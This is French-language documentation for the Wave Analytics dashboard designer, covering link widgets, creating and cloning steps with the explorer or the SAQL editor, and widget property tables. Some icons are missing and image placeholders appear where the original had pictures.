Ajoutez des liens vers d'autres tableaux de bord et perspectives Wave pour créer des chemins que les utilisateurs peuvent suivre ou insérer dans des analyses associées. Au lieu d'empaqueter l'ensemble des métriques de performance clés, des graphiques et des tableaux dans un seul tableau de bord, répartissez le contenu dans plusieurs tableaux de bord. Utilisez ensuite des widgets de lien pour les associer. Les utilisateurs qui visualisent les tableaux de bord préfèrent ne pas avoir à trier les éléments d'un tableau de bord encombré.

1. Faites glisser le widget de lien vers la zone de dessin du tableau de bord.
2. Pour modifier les propriétés du widget, cliquez dessus.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




3. Définissez les propriétés du widget pour personnaliser sa présentation.

   Par exemple, spécifiez la perspective ou le tableau de bord à lier au widget. Spécifiez si les filtres sélectionnés dans le tableau de bord sont transmis à la ressource liée. Par exemple, vous pouvez visualiser un tableau de bord qui affiche uniquement les requêtes ouvertes. Lorsque vous cliquez sur le lien, le tableau de bord associé applique le même filtre, en montrant uniquement les requêtes ouvertes.

4. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

5. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   **Important:** Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

Propriétés des widgets pour les tableaux de bord

## Création d'étapes dans le concepteur de tableau de bord Wave

En plus d'épingler une requête à partir d'une perspective, vous pouvez créer des étapes dans le concepteur de tableau de bord Wave Pour créer des étapes, vous avez deux possibilités : l'assistant ou manuellement.

L'assistant de widget crée l'étape de base qui remplit les exigences minimales du widget. Pour définir une étape plus robuste, par exemple avec plusieurs mesures ou une requête SAQL personnalisée, créez manuellement votre propre étape. La méthode que vous choisissez dépend de la flexibilité dont vous avez besoin.

**Conseil:** Si vous créez une requête et que son exécution par Wave s'avère trop longue, accélérez les résultats de la requête en effectuant le calcul dans le flux de données. Le flux de données stocke les résultats dans le jeu de données, ce qui permet de récupérer rapidement les valeurs précalculées.

Création d'une étape avec l'explorateur

Au lieu d'utiliser un assistant de widget pour créer l'étape, vous pouvez la créer en utilisant l'explorateur. Contrairement à l'assistant de widget, vous pouvez personnaliser votre étape, par exemple, pour ajouter des mesures multiples.

Création d'une étape avec l'éditeur SAQL

Vous pouvez utiliser l'éditeur SAQL pour personnaliser la requête d'une étape. Les étapes d'une requête SAQL sont plus robustes que celles créées par les assistants de widget et par l'explorateur. Par exemple, vous pouvez écrire une requête SAQL qui interroge deux jeux de données.

Création d'une étape statique avec des valeurs personnalisées

Au lieu de filtrer un tableau de bord en fonction des valeurs d'un champ de jeux de données, vous pouvez choisir vos propres valeurs. Par exemple, vous pouvez créer un widget de liste qui filtre les enregistrements de requête en fonction des options suivantes : requêtes de priorité élevée, requêtes de priorité normale et requêtes de priorité faible. Vous pouvez définir la logique utilisée pour déterminer la priorité de la requête.

Clonage d'une étape

Clonez une étape pour créer rapidement une étape basée sur une étape existante. Le clonage est utile pour réutiliser une étape existante en lui apportant quelques modifications seulement.

CONSULTER ÉGALEMENT :


Étapes de widget dans un tableau de bord Wave

## Création d'une étape avec l'explorateur


Au lieu d'utiliser un assistant de widget pour créer l'étape, vous pouvez la créer en utilisant l'explorateur. Contrairement à l'assistant de widget, vous pouvez personnaliser votre étape, par exemple, pour ajouter des mesures multiples.

Pour créer une étape avec l'explorateur, une méthode consiste à épingler une exploration à un tableau de bord. Pour plus d'informations sur cette méthode, reportez-vous à Épinglage d'une perspective à un tableau de bord. Vous pouvez également créer l'étape avec le concepteur, méthode présentée ici.

1. Pour ouvrir le panneau des étapes, cliquez sur l'en-tête du tableau de bord.
2. Cliquez sur **Créer une étape**.
   L'écran Sélectionner un jeu de données affiche les jeux de données par ordre de dernière utilisation.




3. Sélectionnez le jeu de données contenant les données que vous souhaitez inclure dans l'étape. Utilisez la case de recherche si votre jeu de données est difficile à trouver.
   L'explorateur affiche par défaut la mesure Nombre de lignes.




4. Ajoutez les mesures que vous souhaitez afficher dans le widget.


   Pour ajouter une mesure, cliquez sur + Measure. Pour changer une mesure, sélectionnez-la dans l'explorateur, puis choisissez une nouvelle mesure.

Vous pouvez ajouter autant de mesures que nécessaire. Si vous ajoutez des mesures multiples, vous pouvez spécifier celle qui affiche un widget en configurant les propriétés de l'étape.

5. Pour regrouper les mesures par une date ou une dimension, cliquez sur

.

   Vous pouvez ajouter des groupes multiples. Pour modifier un regroupement, cliquez dessus, puis sélectionnez un nouveau champ. Pour réorganiser un regroupement, cliquez dessus, puis sur **Déplacer à gauche** ou **Déplacer à droite**.




6. Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.

   Vous pouvez ajouter des filtres multiples.

7. Pour changer le type de graphique de l'étape, cliquez sur
.

   Ce paramètre s'applique uniquement si vous ne définissez pas le type de graphique dans les propriétés du widget. Les propriétés du widget remplacent ce paramètre.


8. Pour trier les résultats, afficher les résultats avec une échelle logarithmique ou afficher la requête SAQL, cliquez sur .
   En affichant la requête SAQL, vous pouvez la modifier pour remplacer la requête générée par l'explorateur. Pour plus d'informations sur les étapes de la requête SAQL, reportez-vous à Création d'une étape avec l'éditeur SAQL.
9. Cliquez sur **Terminé**.
   Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord.
10. Cliquez sur **Enregistrer**.
11. Enregistrez le tableau de bord pour ne pas perdre vos modifications.

## Création d'une étape avec l'éditeur SAQL


Vous pouvez utiliser l'éditeur SAQL pour personnaliser la requête d'une étape. Les étapes d'une requête SAQL sont plus robustes que celles créées par les assistants de widget et par l'explorateur. Par exemple, vous pouvez écrire une requête SAQL qui interroge deux jeux de données.

1. Pour ouvrir le panneau des étapes, cliquez sur l'en-tête du tableau de bord.


2. Cliquez sur **Créer une étape**.
L'écran Sélectionner un jeu de données affiche les jeux de données par ordre de dernière utilisation.





3. Sélectionnez le jeu de données contenant les données que vous souhaitez inclure dans votre requête. Utilisez la case de recherche si votre jeu de données est difficile à trouver.
L'explorateur affiche la mesure Nombre de lignes.





4. Cliquez sur .




5. Dans l'option Afficher SAQL, cliquez sur **Activé**.
   La requête SAQL de l'étape actuelle est affichée en bas.





6. Pour modifier la requête SAQL, cliquez sur .




7. Modifiez la requête SAQL selon vos besoins.

   L'éditeur SAQL fournit des suggestions de saisie automatique intelligentes et contextuelles. Lorsque vous effectuez des modifications dans l'éditeur SAQL, le bouton **Terminé** est désactivé jusqu'à ce que vous sélectionniez **Exécuter la requête**, et l'éditeur vérifie la validité de la requête. Si la requête n'est pas valide, une erreur s'affiche.

8. Cliquez sur **Terminé**.





9. Confirmez ou modifiez l'ordre des regroupements et des mesures.
10. Pour masquer une mesure, cliquez dessus. Cliquez de nouveau pour l'afficher.
11. Cliquez sur **Terminé**.
    Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord.
12. Enregistrez le tableau de bord pour ne pas perdre vos modifications.


## Création d'une étape statique avec des valeurs personnalisées

Au lieu de filtrer un tableau de bord en fonction des valeurs d'un champ de jeux de données, vous pouvez choisir vos propres valeurs. Par exemple, vous pouvez créer un widget de liste qui filtre les enregistrements de requête en fonction des options suivantes : requêtes de priorité élevée, requêtes de priorité normale et requêtes de priorité faible. Vous pouvez définir la logique utilisée pour déterminer la priorité de la requête.

1. Dans le panneau des étapes du concepteur de tableau de bord Wave, cliquez sur **Créer une étape**.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.



2. Cliquez sur **Ignorer cette étape et créer une étape personnalisée**.




3. Ajoutez la liste des valeurs, comprenant le nom d'affichage et la valeur.

   Remarque: Le nom d'affichage est affiché dans le widget associé. Les valeurs sont facultatives, mais si elles sont incluses, vous pouvez les lier à d'autres étapes pour filtrer les résultats d'autres widgets dans le tableau de bord.

4. Pour créer l'étape statique, cliquez sur **Créer**.
   Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord.
5. Pour appliquer cette étape statique à un widget de liste ou de bascule :
   a. Faites glisser l'étape vers un espace vide de la zone de dessin.

      Par défaut, un widget de bascule est ajouté au tableau de bord, et montre les valeurs personnalisées sous la forme d'options de bascule.

   b. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

      Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.

   c. Définissez les propriétés du widget pour personnaliser sa présentation.

      Remarque: Dans la propriété du widget Mesure, vous pouvez sélectionner une valeur uniquement après avoir ajouté des mesures aux options de liste. Pour ajouter des mesures, modifiez le JSON du tableau de bord et ajoutez des mesures à l'étape correspondante.

   d. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

   e. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

      Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

Si vous avez appliqué l'étape statique à un widget de liste ou de bascule, vous pouvez afficher le widget dans le tableau de bord. Néanmoins, il n'est lié à aucun autre widget. Pour filtrer les résultats du tableau de bord en fonction des sélections dans le widget de liste ou de bascule, liez les valeurs personnalisées aux étapes des autres widgets.

CONSULTER ÉGALEMENT :


- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord

## Clonage d'une étape

Clonez une étape pour créer rapidement une étape basée sur une étape existante. Le clonage est utile pour réutiliser une étape existante en lui apportant quelques modifications seulement.

**Remarque:** Vous ne pouvez pas cloner une étape statique ou une étape de requête SAQL pour une colonne unique de tableau de comparaison.

1. Pour ouvrir le panneau des étapes, cliquez sur l'en-tête du tableau de bord.




2. Sélectionnez **Toutes les étapes**, puis l'étape que vous souhaitez cloner.
   Elle s'ouvre en mode d'exploration, qui permet de la modifier aisément. Si l'étape a été créée en utilisant SAQL, le clone s'ouvre dans l'éditeur SAQL au lieu de l'éditeur.
3. Modifiez le clone.
4. Cliquez sur **Enregistrer**.
   Le clone est enregistré avec le préfixe « Clone de » ajouté au nom de l'étape d'origine. Wave ajoute l'étape au panneau des étapes. Elle peut ainsi être utilisée par d'autres widgets dans le tableau de bord.
5. Enregistrez le tableau de bord pour ne pas perdre vos modifications.

**Remarque:** Lorsque vous clonez une étape et modifiez sa requête SAQL, le JSON qui en résulte ne reflète pas toujours la fonction appliquée aux mesures. Après avoir exécuté et enregistré le SAQL, la fonction change en `count`. Par exemple, si l'étape d'origine contenait ce tableau `measures` :

```
"query": {
        "measures": [
        ["max","DailyActiveUsers"]
        ]
```

```
        }
```

et que le SAQL a été édité, exécuté et enregistré, le JSON contient à la place ce tableau `measures` :

```
"query": {
        "measures": [
        ["count","*","max_DailyActiveUsers"]
        ]
      }
```

Cette différence n'a aucun effet sur les données visualisées dans le tableau de bord.

## Propriétés des widgets pour les tableaux de bord

Les propriétés des widgets définissent leur apparence dans le tableau de bord Wave. Vous pouvez par exemple appliquer des étiquettes, des arrière-plans et des bordures. Pour définir une présentation cohérente, vous pouvez configurer des propriétés de widget par défaut dans la présentation, puis les attribuer à chaque widget. Les propriétés peuvent varier selon le type u widget et le concepteur utilisé pour le créer. Les propriétés répertoriées ici s'appliquent uniquement aux widgets créés avec le concepteur de tableau de bord Wave.

Wave regroupe les propriétés de widget dans des sections.

### Général

| **Propriété** | **Description** |
|---|---|
| Type de graphique | Sélectionnez un type de graphique pour visualiser les données. |
| Afficher l'icône Explorer | Permet aux visualiseurs de tableau de bord de cliquer sur un lien du widget pour ouvrir l'étape sous-jacente dans l'explorateur. |
| Titre | Titre du widget. |
| Sous-titre | Sous-titre du graphique. Affiché sous le titre, avec une police plus petite. |
| Alignement du titre | Alignement horizontal du titre. |
| Thème | Définissez un modèle de couleurs pour le graphique. |
| Mettre à jour instantanément | Mettez instantanément à jour les résultats du tableau de bord en fonction de la sélection d'un filtre. Sinon, vous devez cliquer sur **Mettre à jour** pour appliquer le filtre. |
| Champ de mesure | La mesure à afficher dans le widget. Vous pouvez utiliser ce champ afin de spécifier la mesure à afficher lorsque plusieurs mesures sont définies dans l'étape sous-jacente. Cette option permet également de désactiver l'affichage de la mesure dans le widget. |
| Raccourcir le numéro | Affichez des numéros raccourcis, par exemple 60 K au lieu de 60 499. Les numéros raccourcis sont arrondis. |
| Texte | Étiquette du widget. |
| Lien vers | Lien vers un tableau de bord, une perspective ou une étape. |

| Propriété | Description |
|---|---|
| Appliquer les filtres sélectionnés | Appliquez toutes les sélections de filtre du tableau de bord source à la perspective, à l'étape ou au tableau de bord lié. |
| ID d'image | ID à 15 caractères de l'image. L'image doit être chargée dans l'onglet Documents de Salesforce et l'option Image disponible en externe doit être activée. |
| Échelle de l'image | Indique comment ajuster l'image. |
| Alignement de l'image | Alignement horizontal et vertical de l'image. |

## Détails du graphique

| Propriété | Description |
|---|---|
| Calculer le total | Calculez le total sur la base de tous les segments du graphique en cascade ou en cascade empilée. |
| Afficher les valeurs dans les barres des graphiques | Affichez la valeur de la mesure de chaque barre du graphique. |
| Normaliser les valeurs | Affichez des groupes empilés en tant que pourcentage du total. |
| Mode axe | Spécifiez l'affichage des mesures multiples dans le graphique.<br>Vous pouvez sélectionner l'une des valeurs suivantes :<br>**Axe unique**<br>Affichez toutes les mesures sur le même axe.<br>**Axe double**<br>Affichez la première mesure sur son propre axe et les autres mesures sur un axe séparé.<br>**Multiples petits**<br>Affichez chaque mesure dans un graphique séparé. |
| Ajustement automatique | Ajustez le graphique complet dans le widget. Alternativement, si nécessaire, faites défiler pour afficher le reste du graphique.<br>Vous pouvez sélectionner l'une des valeurs suivantes :<br>**Aucun**<br>Aucun échelle n'est appliquée. Des barres de défilement sont affichées pour les graphiques plus grands que le widget.<br>**Ajuster**<br>Redimensionnez le graphique pour l'adapter exactement au widget.<br>**Conserver les étiquettes**<br>Redimensionnez le graphique pour l'ajuster au widget en empêchant le chevauchement des étiquettes. Des barres de défilement sont affichées pour les graphiques plus grands que le widget. |

| Propriété | Description |
| --- | --- |
| Gestion des valeurs manquantes | Spécifiez si les points de données sont connectés même si des données sont manquantes.<br>Vous pouvez sélectionner l'une des valeurs suivantes :<br>**connecter**<br>Affichez un graphique continu, en ignorant les valeurs manquantes.<br>**déconnecter**<br>Affichez des espaces à la place des valeurs manquantes dans le graphique. |
| Remplir la zone | Remplissez la zone sous le graphique chronologique. |
| Afficher les points | Affichez les points de données sur la ligne. |
| Nombre de segments de ressource | Le nombre de valeurs affichées dans le cône de l'entonnoir. |
| Icône | Icône utilisée dans le graphique des évaluations. |
| Nombre d'icônes | Nombre d'icônes affichées dans chaque évaluation. |
| Afficher la valeur en tant que | Spécifiez le mode d'affichage des valeurs.<br>Vous pouvez sélectionner l'un des choix suivants :<br>**Aucun**<br>Les valeurs ne sont pas affichées.<br>**Chiffre**<br>Affichez sous forme de chiffres.<br>**Chiffre compact**<br>Affichez la forme compacte des chiffres, résumés avec lettre suffixe.<br>**Pourcentage**<br>Affichez en tant que pourcentage du total. |
| Afficher la valeur maximale | Affichez la valeur de la mesure maximale de chaque évaluation. |
| Afficher les valeurs à gauche | Affichez la valeur la mesure à gauche de chaque évaluation. L'affichage par défaut est à droite. |
| Afficher le titre de la mesure | Affichez le titre de la mesure dans le graphique. |
| Afficher les axes des mesures | Affichez les axes des mesures dans le graphique. |
| Afficher le total dans le titre | Affichez le total dans le titre de la mesure. |
| Afficher le total au centre | Affichez le total de la mesure au centre du graphique en anneau. |
| Taille centrale | Le pourcentage du graphique en anneau ou de la jauge polaire utilisé pour créer le cercle central. |

| Propriété | Description |
|---|---|
| Type de carte | Sélectionnez le type de carte. |
| Couleurs | Selon le type de graphique, spécifie les couleurs des valeurs basses et hautes, ou des valeurs de début, totales, positives et négatives. |

### Axe X, Axe Y, Axe gauche, Axe central

| Propriété | Description |
|---|---|
| Commencer l'axe à zéro | Commencez l'axe à 0. |
| Afficher l'axe | Affichez l'axe. |
| Afficher le titre | Affichez le titre de l'axe. |
| Titre | Saisissez le titre de l'axe. Le titre par défaut correspond au nom de la dimension de l'axe X ou au nom des mesures de l'axe Y. Les mesures multiples sont affichées dans une liste de valeurs séparées par une virgule. |
| Ligne de référence | Affichez une ligne de référence, qui peut être utilisée pour afficher un seuil, une liaison ou un point de référence dans le graphique. Pour l'axe X, correspond à une ligne verticale. Pour l'axe Y, correspond à une ligne horizontale. |

### Légende

| Propriété | Description |
|---|---|
| Afficher la légende | Affichez la légende du graphique. |
| Afficher l'en-tête de la légende | Affichez l'en-tête de la légende. |
| Afficher la légende dans la zone du graphique | Affichez la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. |
| Position | Emplacement de la légende dans le widget de graphique. |

### Points de rupture

| Propriété | Description |
|---|---|
| Minimum | Valeur minimale de la bande de couleur basse. |
| Moyenne | La valeur qui sépare les couleurs basse et élevée. |
| Élevée | La valeur qui sépare les couleurs moyenne et élevée. |
| Maximum | La valeur maximale de la bande de couleur élevée. |

### Couleurs de la bande

| Propriété | Description |
|---|---|
| Bande basse | La plage de couleurs de la bande basse. |
| Bande moyenne | La plage de couleurs de la bande moyenne. |
| Bande haute | La plage de couleurs de la bande haute. |

### Treillis

| Propriété | Description |
|---|---|
| Afficher sous la forme d'un treillis | Créer des graphiques séparés basés sur des regroupements. |
